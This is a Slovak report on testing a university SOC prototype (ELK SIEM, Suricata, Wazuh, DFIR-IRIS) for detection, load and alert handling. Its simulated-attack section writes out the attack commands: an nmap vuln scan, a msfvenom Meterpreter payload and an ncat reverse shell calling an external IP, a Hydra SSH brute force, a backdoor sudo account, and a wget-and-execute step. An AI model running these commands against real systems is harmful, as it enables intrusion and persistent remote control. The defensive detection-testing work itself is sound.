Testovanie je zamerané na jedno zariadenie, ktoré predstavuje cieľ útoku a zároveň zabezpečuje odosielanie logov do SIEM prostredníctvom nástroja Auditbeat. Pre dosiahnutie realistických výsledkov je zariadenie pripojené do podsiete, v ktorej sa nachádzajú aj ostatné monitorované zariadenia.

Je zabezpečené oddelenie testovacích dát na dvoch úrovniach:

- na logickej úrovni pomocou samostatného priestoru (space) v kibane „Testing“,
- na úrovni indexov pomocou separátnej šablóny „auditbeat-testing“.

Logické oddelenie umožňuje izolované spracovanie bezpečnostných upozornení, zatiaľ čo samostatná index šablóna poskytuje možnosť úprav pri nastavovaní politiky uchovávania dát (ILM) aj ich vizualizáciu.

Testovacie zariadenie s operačným systémom Ubuntu 24.04.2 LTS má IP adresu 192.168.2.187 a slúži ako obeť útokov a teda aj ako zdroj dát pre overovanie detekčných mechanizmov.

3.2 Popis scenára

Jedným z predpokladov je prístup útočníka do univerzitnej siete, ktorý je možné získať napríklad prostredníctvom univerzitných WiFi sietí, internátnej siete,laboratórií FRI UNIZA alebo VPN pripojenia.

V rámci testovania je využité pripojenie z laboratória FRI UNIZA. Následne je realizovaná fáza prieskumu, počas ktorej je vykonané skenovanie siete pomocou nástroja Zenmap.

nmap -p 1-65535 -T5 -A -v -Pn --unprivileged --script=default,vuln,auth,malware,exploit 158.193.xxx.xxx

Vykonaný sken je zameraný na konkrétnu IP adresu testovacieho zariadenia 192.168.2.178. Skenovanie celej podsiete nie je realizované s cieľom minimalizovať dopad na ostatnú infraštruktúru.

Nmap Output | Ports / Hosts | Topology | Host Details | Scans

Port	Protocol	State	Service	Version
22	tcp	open	ssh	OpenSSH 9.6p1 Ubuntu 3ubuntu13.8 (Ubuntu Linux; protocol 2.0)
2000	tcp	open	cisco-sccp	
5060	tcp	open	sip	

Zenmap výstup

Prešli sme na fázu zbrojenie. Ako môžeme vidieť z obrázka naša obeť, testovací stroj, používa operačný systém Ubuntu. Vytvorili sme si payload pre reverseshell pomocou nástroja msfvenom:

msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=18.209.66.222 LPORT=4444 -f elf -o revshell.elf

Pre vytvorenie reverzného shellu je použitý payload typu TCP určený pre operačný systém Linux. Payload sa pripája na IP adresu 18.209.66.222 na porte 4444, ktorý je predvolený pre nástroj Meterpreter. Výsledný súbor má názov revshell.elf a predstavuje spustiteľný formát ELF pre Linux.

Cieľová IP adresa sa nachádza mimo univerzitného rozsahu a patrí EC2 inštancii v prostredí AWS, ktorá je využitá ako útočnícke zariadenie za účelom zvýšenia realistickosti scenára. Komunikácia preto prechádza firewallom ako odchádzajúca prevádzka z internej siete smerom do externého prostredia.

Fáza doručenia nie je v tomto scenári realizovaná. Vo fáze zneužitia (Exploitation) je využitý otvorený port služby SSH, na ktorý je následne vedený útok hrubou silou pomocou nástroja Hydra.

hydra -l ubuntu -P hesla.txt -t 4 -f ssh://192.168.2.178

Vo fáze prieskumu je identifikovaný operačný systém Ubuntu, na základe čoho je pri útoku hrubou silou v nástroji Hydra zvolené používateľské meno ubuntu. Tento prístup reflektuje bežné správanie útočníkov, ktorí využívajú generické prihlasovacie mená.

Zoznam hesiel je použitý zo slovníka hesla.txt, pričom prihlasovacie údaje testovacieho zariadenia sú nastavené tak, aby zodpovedali tomuto slovníku.

Môžeme vidieť, že útok hrubou silou bol úspešný a prihlasovacie údaje sú ubuntu:ubuntuubuntu. Prihlásili sme sa pomocou získaných prihlasovacích údajov cez SSH na daný stroj a zadali niekoľko príkazov:

id

cat /etc/passwd

cat /etc/sudoers

Po získaní prístupu sú zisťované oprávnenia používateľa ubuntu a vykonané základné príkazy na zistenie informácií o systéme a používateľoch vrátane konfigurácie sudo. Následne je v rámci fázy inštalácie vytvorený nový používateľ s administrátorskými právami za účelom zabezpečenia perzistencie.

adduser system

usermod -aG sudo system

Pre novovytvoreného používateľa je zvolené generické meno system, ktoré môže pôsobiť legitímne pre užívateľa. Následuje prihlásenie pod týmto účtom a v rámci fázy inštalácie je stiahnutý a spustený payload reverzného shellu.

wget http://18.209.66.222:88/revshell.elf -O systemfile.elf && chmod +x systemfile.elf

./systemfile.elf

V čase sťahovania a spúšťania payloadu je na útočníckom zariadení v prostredí OpenStack spustený nástroj msfconsole a zároveň jednoduchý HTTP server dostupný na porte 88, z ktorého je payload poskytovaný.

msfconsole

use exploit/multi/handler

set PAYLOAD linux/x64/meterpreter/reverse_tcp

set LHOST 0.0.0.0

set LPORT 4444

run

python3 -m http.server 88

Ďalej sme prešli na fázu ovládanie a riadenie. V rámci tejto fázy sme komunikovali s napadnutým zariadením cez náš reverseshell. Ako prvé sme zadali príkaz shell, ktorý otvorí shell napadnutého zariadenia, ako môžeme vidieť na obrázku.

Pokračovali sme vytvorením záložného reverseshell pomocou nástroja netcat:

ncat 18.209.66.222 8080 -e /bin/bash

Tento reverseshell sa pripájal na stroj útočníka, na port 8080. To znamená, že na stroji, ktorý slúžil ako útočník ešte pred zadaním príkazu vyššie, musel byť vytvorený listener:

nc -lvnp 8080

Finálna fáza akcie na cieľ obsahovala stiahnutie nástroja nmap, na kompromitovanom zariadení, a následné spustenie skenovania služieb http, https, rdp a ssh. Skenovanie bolo vykonané pre podsieť, v ktorej sa kompromitovaný stroj nachádzal.

apt install nmap -y

ip a

nmap 192.168.2.0/24 -p 22,80,443,3389

3.3 Vyhodnotenie detekcie nasadeného SIEM ELK

Cieľom tejto časti je vyhodnotiť schopnosť detekcie nasadeného SIEM riešenia voči simulovanému útoku. Realizáciou útoku sú generované bezpečnostné upozornenia na základe analyzovaných udalostí v systéme.

Vyvolané upozornenia:

- SIGMA - Linux Network Service Scanning - Auditd
- SIGMA - Creation Of An User Account
- SIGMA - Privileged User Has Been Created
- SIGMA - System Owner or User Discovery – Linux
- ET SCAN Potential SSH Scan
- SIGMA - Potential Netcat Reverse Shell Execution
- ET SCAN Suspicious inbound to Oracle SQL port 1521
- SIGMA - Cat Sudoers
- ET SCAN Potential VNC Scan 5800-5820
- ET SCAN Suspicious inbound to mySQL port 3306
- Linux User Added to Privileged Group
- SIGMA - Suspicious Activity in Shell Commands
- Password Guessing Linux
- Potential Success Bruteforce Linux

Väčšina bezpečnostných upozornení ktoré zaznamenalo SIEM ELK riešenie sa viaže s monitorovaním koncového zariadenia. Avšak medzi upozorneniami sa nachádzajú aj upozornenia z IDS nástroja Suricata.

Pre správne vyhodnotenie schopnosti detekcie implementovaného SIEM riešenia je nutné vyvolané upozornenia klasifikovať do fáz modelu Cyber Kill Chain. Podľa časti Priebeh útoku sme pri emulácii správania útočníka ako prvé aktívne skenovali sieť. Túto aktivitu vyhodnotila IDS sonda Suricata ako podozrivú a vytvorila upozornenia:

- ET SCAN Suspicious inbound to Oracle SQL port 1521
- ET SCAN Potential VNC Scan 5800-5820
- ET SCAN Suspicious inbound to mySQL port 3306

Z názvu jednotlivých pravidiel je jasné, ktorú aktivitu a na ktorých portoch Suricata vyhodnotila ako podozrivú. Fáza prieskumu bola detegovaná štyrmi pravidlami IDS nástroja. Fáza zbrojenia pozostáva z prípravy payload. Z toho vyplýva, že táto fáza nie je detekovateľná. Taktiež fázu doručenia, ktorú simulovaný útok neobsahuje, nemôže nástroj SIEM detegovať. Vo fáze využitie zraniteľnosti bol realizovaný útok hrubou silou. Akcia vyvolala bezpečnostné upozornenia vytvorené IDS nástrojom a na základe pravidiel, ktoré sme vytvorili pre detegovanie útoku hrubou silou:

- ET SCAN Potential SSH Scan
- Password Guessing Linux
- Potential Success Bruteforce Linux

Bezpečnostné upozornenie, ktoré SIEM vytvoril na základe upozornenia z IDS, indikuje skenovanie SSH služby, nie útok hrubou silou na túto službu. Takáto reakcia nie je ideálna. Útok hrubou silou je záväznejší ako vykonávanie skenovania. Útok predstavuje aktívnu snahu o preniknutie do systému, ale pri skenovaní ide o zber informácií. Príkazy ktoré boli zadané útočníkom po úspešnom vykonaní útoku hrubou silou upozorňujú na zisťovanie informácií o používateľoch systému:

- SIGMA - System Owner or User Discovery – Linux
- SIGMA - Cat Sudoers

Vo fáze inštalácie sme ako prvé vytvorili používateľa a zvýšili mu oprávnenia:

- SIGMA - Creation Of An User Account
- SIGMA - Privileged User Has Been Created
- Linux User Added to Privileged Group

Detekcia vytvorenia používateľa so zvýšenými oprávneniami je jasne viditeľná. Ďalej sme stiahli a spustili reverseshell vygenerovaný pomocou nástroja msfvenom. Metasploit Framework je ľahko dostupný nástroj pre červený tým v oblasti kybernetickej bezpečnosti. Tento rámec obsahuje rôzne nástroje, msfvenom je jedným z nich. Absencia detekcie reverseshell, ktorý bol vytvorený práve takýmto generickým nástrojom je kritická. Vo fáze ovládanie a riadenie sme pustili reverseshell pomocou nástroja netcat:

- SIGMA - Linux Network Service Scanning - Auditd
- SIGMA - Potential Netcat Reverse Shell Execution

Takáto akcia vyvolala aj pravidlo s kritickou závažnosťou. Finálna fáza akcie na cieľ sa zamerala na spustenie sieťového skenu, ktorému predchádzala inštalácia nástroja nmap:

- SIGMA - Suspicious Activity in Shell Commands
- SIGMA - Linux Network Service Scanning - Auditd

Ako je viditeľné rôzne akcie môžu vyvolať rovnaké bezpečnostné upozornenie. Toto správanie je úplne v poriadku, hlbšia analýza potencionálneho incidentu odhalí prečo dané upozornenie bolo vytvorené, v prípade nami vykonaného simulovaného útoku stačí porovnať názvy procesov, ktoré vyvolali rovnaké upozornenie.

V tejto časti sme ukázali, že simulovaný útok je pomerne dobre detekovateľný, aj keď je tam istý priestor na vylepšenia. V tabuľke 3 je sumarizácia aktivít a vyvolaných bezpečnostných upozornení.

Aktivita	Bezpečnostné upozornenie
Aktívne skenovanie	*ET SCAN Suspicious inbound to Oracle SQL port 1521*
	ET SCAN Potential VNC Scan 5800-5820
	ET SCAN Suspicious inbound to mySQL port 3306
Bruteforce	*ET SCAN Potential SSH Scan* *Password Guessing Linux* *Potential Success Bruteforce Linux*
Vytvorenie privilegovaného používateľa.	SIGMA - Creation Of An User Account
	SIGMA - Privileged User Has Been Created
	Linux User Added to Privileged Group
Zobrazenie informácií o používateľoch systému	SIGMA - Cat Sudoers
	SIGMA - System Owner or User Discovery – Linux
netcat reverseshell	SIGMA - Linux Network Service Scanning - Auditd
	SIGMA - Potential Netcat Reverse Shell Execution
Spustenie nástroja nmap.	SIGMA - Suspicious Activity in Shell Commands
	SIGMA - Linux Network Service Scanning - Auditd

Tabuľka: Simulovaný útok, detekcie

4 AUTOMATICKÉ TESTOVANIE DETEKČNÝCH PRAVIDIEL V ELK POMOCOU ATOMIC RED TEAM

4.1 Popis testovacieho scenára

V rámci testovania sú identifikované relevantné MITRE ATT&CK techniky a podtechniky na základe parametra uvedeného v definíciách detekčných pravidiel. Následne sú z knižnice Atomic Red Team vybrané testy zodpovedajúce týmto technikám pre platformu Linux.

Pre niektoré techniky síce existujú detekčné pravidlá v SIEM riešení, avšak nie sú pre ne dostupné vhodné testy. Zároveň dostupné testy nepokrývajú všetky možné scenáre.

4.2 Výsledky testovania


Počas spúšťania testov nebolo možné všetky prerekvizity nainštalovať alebo časti testu skončili s chybovým kódom. Z tohto dôvodu nemožno všetky testy považovať za relevantné. Výsledky testov sme zobrazili v tabuľke nižšie.

Detekčné pravidlo	Technika	Úspešne nainštalované prerekvizity	Všetky časti testu prebehli úspešne	Detekcia
Account or Group Discovery via Built-In Tools	1069.001	áno	áno	áno
	1069.002	áno	áno	áno
	1087.001	áno	áno	áno
	1087.002	áno	áno	áno
Attempt to Clear Kernel Ring Buffer	1070.002	áno	nie	nie
	1562.001	áno	nie	nie
Attempt to Disable Syslog Service	1562.001	áno	nie	nie
Base16 or Base32 Encoding/Decoding Activity	1027	áno	áno	nie
	1140	áno	nie	nie
Bash Shell Profile Modification	1546.004	áno	áno	nie
Boot File Copy	1542	Test neexistuje		
	1543	Test neexistuje		
	1574	Test neexistuje		
	1059.004	áno	nie	nie
Discovery of Domain Groups	1069	Test neexistuje		
EggShell Backdoor Execution	1059.006	áno	nie	nie
ESXI Discovery via Find	1518	Test neexistuje		
ESXI Discovery via Grep	1518	Test neexistuje		
ESXI Timestomping using Touch Command	1070.006	áno	áno	nie
File made Immutable by Chattr	1222.002	áno	nie	nie
Hidden Files and Directories via Hidden Flag	1564.001	áno	áno	nie
High Number of Process Terminations	1489	áno	nie	nie
Hosts File Modified	1565.001	Test neexistuje		
Hping Process Activity	1082	áno	nie	nie
Initramfs Extraction via CPIO	1542	Test neexistuje		
	1543	Test neexistuje		
	1574	Test neexistuje		
Initramfs Unpacking via unmkinitramfs	1542	Test neexistuje		
	1543	Test neexistuje		
	1574	Test neexistuje		
	1059.004	áno	nie	nie

Interactive Terminal Spawned via Perl	1059	Test neexistuje		
Kernel Driver Load	1014	nie	áno	nie
	1547.006	áno	áno	nie
Kernel Load or Unload via Kexec Detected	1611	Test neexistuje		
	1547.006	áno	áno	nie
	1601.001	Test neexistuje		
Kernel Module Load via insmod	1547.006	áno	nie	nie
Linux Clipboard Activity Detected	1115	áno	nie	nie
Linux Process Hooking via GDB	1003.007	áno	áno	nie
Linux System Information Discovery	1082	áno	nie	áno
Linux System Information Discovery via Getconf	1082	áno	nie	áno
Linux User Added to Privileged Group	1136.001	áno	nie	nie
Masquerading Space After Filename	1036.006	Test neexistuje		
Modification of Dynamic Linker Preload Shared Object	1574.006	áno	áno	nie
Modification of Standard Authentication Module or Configuration	1543	Test neexistuje		
	1556	Test neexistuje		
Namespace Manipulation Using Unshare	1543	Test neexistuje		
Nping Process Activity	1046	áno	nie	nie
OpenSSL Password Hash Generation	1136.001	áno	nie	nie
Potential Buffer Overflow Attack Detected	1068	Test neexistuje		
	1190	Test neexistuje		
Potential Cookies Theft via Browser Debugging	1539	Test neexistuje		
Potential Disabling of AppArmor	1562.001	áno	nie	nie
Potential Disabling of SELinux	1562.001	áno	nie	áno
Potential Linux Backdoor User Account Creation	1136.001	áno	nie	nie
Potential Meterpreter Reverse Shell	1059.004	áno	nie	nie
	1071	Test neexistuje		
Potential Privilege Escalation via Sudoers File Modification	1548.003	áno	nie	nie
Potential Process Name Stomping with Prctl	1036.005	áno	áno	nie

Potential Protocol Tunneling via EarthWorm	1572	nie	áno	nie
Potential Reverse Shell via UDP	1059.004	áno	nie	nie
	1071	Test neexistuje		
Potential SSH-IT SSH Worm Downloaded	1021.004	Test neexistuje		
	1563.001	Test neexistuje		
Potential Successful Linux RDP Brute Force Attack Detected	1110.001	Test neexistuje		
	1110.003	Test neexistuje		
Potential Sudo Privilege Escalation via CVE-2019-14287	1068	Test neexistuje		
Potential Unauthorized Access via Wildcard Injection Detected	1068			
	1003.008	áno	áno	nie
Process Started from Process ID (PID) File	1059			
Processes with Trailing Spaces	1036.006	áno	áno	áno
ProxyChains Activity	1572	nie	áno	nie
SIGMA - Cat Sudoers	1592.004			
SIGMA - Creation Of An User Account	1136.001	áno	nie	áno
SIGMA - Linux Network Service Scanning - Auditd	1046	áno	nie	áno
SIGMA - Potential Netcat Reverse Shell Execution	1059			
SIGMA - Privileged User Has Been Created	1136.001	áno	nie	áno
SIGMA - Suspicious Activity in Shell Commands	1059.004	áno	nie	áno
SIGMA - System Owner or User Discovery - Linux	1033	áno	áno	nie
SSH Authorized Keys File Modification	1098.004	áno	áno	nie
	1021.004	Test neexistuje		
	1563.001	Test neexistuje		
Sudo Heap-Based Buffer Overflow Attempt	1068	Test neexistuje		
Sudoers File Modification	1548.003	áno	nie	nie
SUID/SGID Bit Set	1548.001	áno	áno	nie
Suspicious Dynamic Linker Discovery via od	1057	áno	áno	nie
Suspicious Modprobe File Event	1082	áno	nie	nie

Suspicious Network Activity to the Internet by Previously Unknown Executable	1071	Test neexistuje		
Suspicious Proc Pseudo File System Enumeration	1082	áno	nie	nie
Suspicious Sysctl File Event	1082	áno	nie	nie
Suspicious Utility Launched via ProxyChains	1572	nie	áno	nie
System Log File Deletion	1070.002	áno	nie	nie
System Owner/User Discovery Linux	1033	áno	áno	nie
	1069	áno	nie	áno
Tampering of Shell Command-Line History	1070.003	áno	nie	nie
Timestomping using Touch Command	1070.006	áno	áno	nie
Trap Signals Execution	1546	Test neexistuje		
Unix Socket Connection	1559	Test neexistuje		
Unknown Execution of Binary with RWX Memory Region	1059.004	áno	nie	
User or Group Creation/Modification	1136.001	áno	nie	nie
Virtual Machine Fingerprinting	1082	áno	nie	nie
Virtual Machine Fingerprinting via Grep	1082	áno	nie	nie
WebServer Access Logs Deleted	1070	Test neexistuje		



Pokrytie MITRE ATT&CK matice detekčnými pravidlami Atomic Red



Pokrytie MITRE ATT&CK matice detekčnými pravidlami kibana

5 Manuálne testovanie korelačných pravidiel v Kibane

Testovanie korelačných pravidiel prebehlo mimo prostredia Atomic Red Team, keďže tento nástroj neposkytuje vhodné scenáre pre ich overenie. V prípade nástroja Greenbone je testovanie vykonané prostredníctvom simulácie neúspešných prihlasovaní, pričom sú overované rôzne scenáre zadávania nesprávneho hesla v definovanom časovom intervale.

Overuje sa správanie systému pri prekročení stanoveného limitu neúspešných pokusov, ako aj pri jeho nedosiahnutí. Výsledky potvrdzujú správnu funkcionalitu pravidiel, keďže bezpečnostné upozornenia sú generované v súlade s očakávaným správaním. Rovnaký prístup testovania je aplikovaný aj na korelačné pravidlá pre systémy Linux a nástroj Kibana.


6 TESTOVANIE ZAŤAŽENIA NASADENÉHO SYSTÉMU ELK STACK

V tomto testovacom scenári sme sa zamerali na využitie operačnej pamäte komponentov nasadeného ELK stacku (Elasticsearch uzly, Logstash, Kibana). Monitorovanie je realizované pomocou nástroja Metricbeat.

Pre zobrazenie priemernej záťaže v čase je vytvorený vlastný dashboard „Zaťaženie Stacku“, ktorý prezentuje údaje za obdobie šiestich dní. Výsledky ukazujú efektívne využitie pamäte bez vzniku preťaženia a zároveň dostatočnú rezervu pre budúce rozšírenie infraštruktúry (napr. prechod na 10 GB infraštruktúru).



Dashboard Zaťaženie Stacku, Elasticsearch



Dashboard Zaťaženie Stacku, Kibana



Dashboard Zaťaženie Stacku, Loghstash

Z pohľadu jednotlivých uzlov je najvyššie zaťaženie pozorované na dátových uzloch typu hot, následne na uzloch warm a najnižšie na uzloch cold. Priemerné využitie pamäte jednotlivých komponentov ELK stacku je uvedené v tabuľke.

Systém	Využitie RAM [GB]	Pridelená RAM [GB]
master1	6.3	16
hot1	9.98	31
hot2	11.44	31
hot3	10.98	31
warm1	8.80	31
warm2	4.50	31
cold1	2.91	16
kibana	0.457	8
logstash	6.86	16

Tabuľka. Reálne využitie operačnej pamäte

7 TESTY INTEGRÁCIE MEDZI KOMPONENTAMI A EVIDENCIE INCIDENTOV V DFIR IRIS

DFIR-IRIS v rámci PoC riešenia SOC plní úlohu centrálneho nástroja pre správu a riešenie bezpečnostných alertov a incidentov. V tomto testovacom scenári sme testovali:


- funkčnosť spolupráce tohto komponentu so systémom Wazuh,
- zobrazenie detegovaných udalostí

- možnosti pre spracovanie analytikmi
- podporu celého incident response procesu vrátane notifikácií a automatizácie.

7.1 Centralizácia a prehľad alertov

V nástroji DFIR-IRIS sú prijaté alerty zo systému Wazuh centralizovane zobrazované v prehľadnom rozhraní. Alerty sú do systému importované automaticky prostredníctvom integrácie a predstavujú jednotlivé detegované bezpečnostné udalosti.

Na hlavnej obrazovke je možné vidieť zoznam alertov spolu so základnými informáciami, ako sú názov alertu, jeho závažnosť, zdroj a čas vytvorenia. Tento prehľad umožňuje analytikovi rýchlo identifikovať relevantné udalosti a rozhodnúť o ich ďalšom spracovaní.



Obrázok 1 Ukážka Alertu importovaného z Wazuha

7.2 Detail alertu a jeho správa


Po otvorení konkrétneho alertu je možné zobraziť jeho detail, ktorý obsahuje:

- pravidlo detekcie
- úroveň závažnosti
- zdrojový systém
- MITRE ATT&CK klasifikáciu
- kompletný log záznam udalosti

V rámci detailu je možné meniť stav alertu pomocou preddefinovaných hodnôt:

- New
- In progress
- Pending
- Closed
- Merged

Tieto stavy reprezentujú jednotlivé fázy spracovania alertu v rámci SOC procesu.



7.3 Priraďovanie alertov analytikom


DFIR-IRIS umožňuje priradiť alert konkrétnemu analytikovi, ktorý je zodpovedný za jeho spracovanie. V rámci používateľského rozhrania je dostupná možnosť rýchleho priradenia alertu aktuálnemu používateľovi *Assign to me* alebo manuálne priradenie inému členovi tímu:

- rýchle priradenie („Assign to me“)
- manuálne priradenie inému členovi tímu



Obrázok 3 Možnosť priradenia alertu zodpovednému analytikovi v DFIR-IRIS

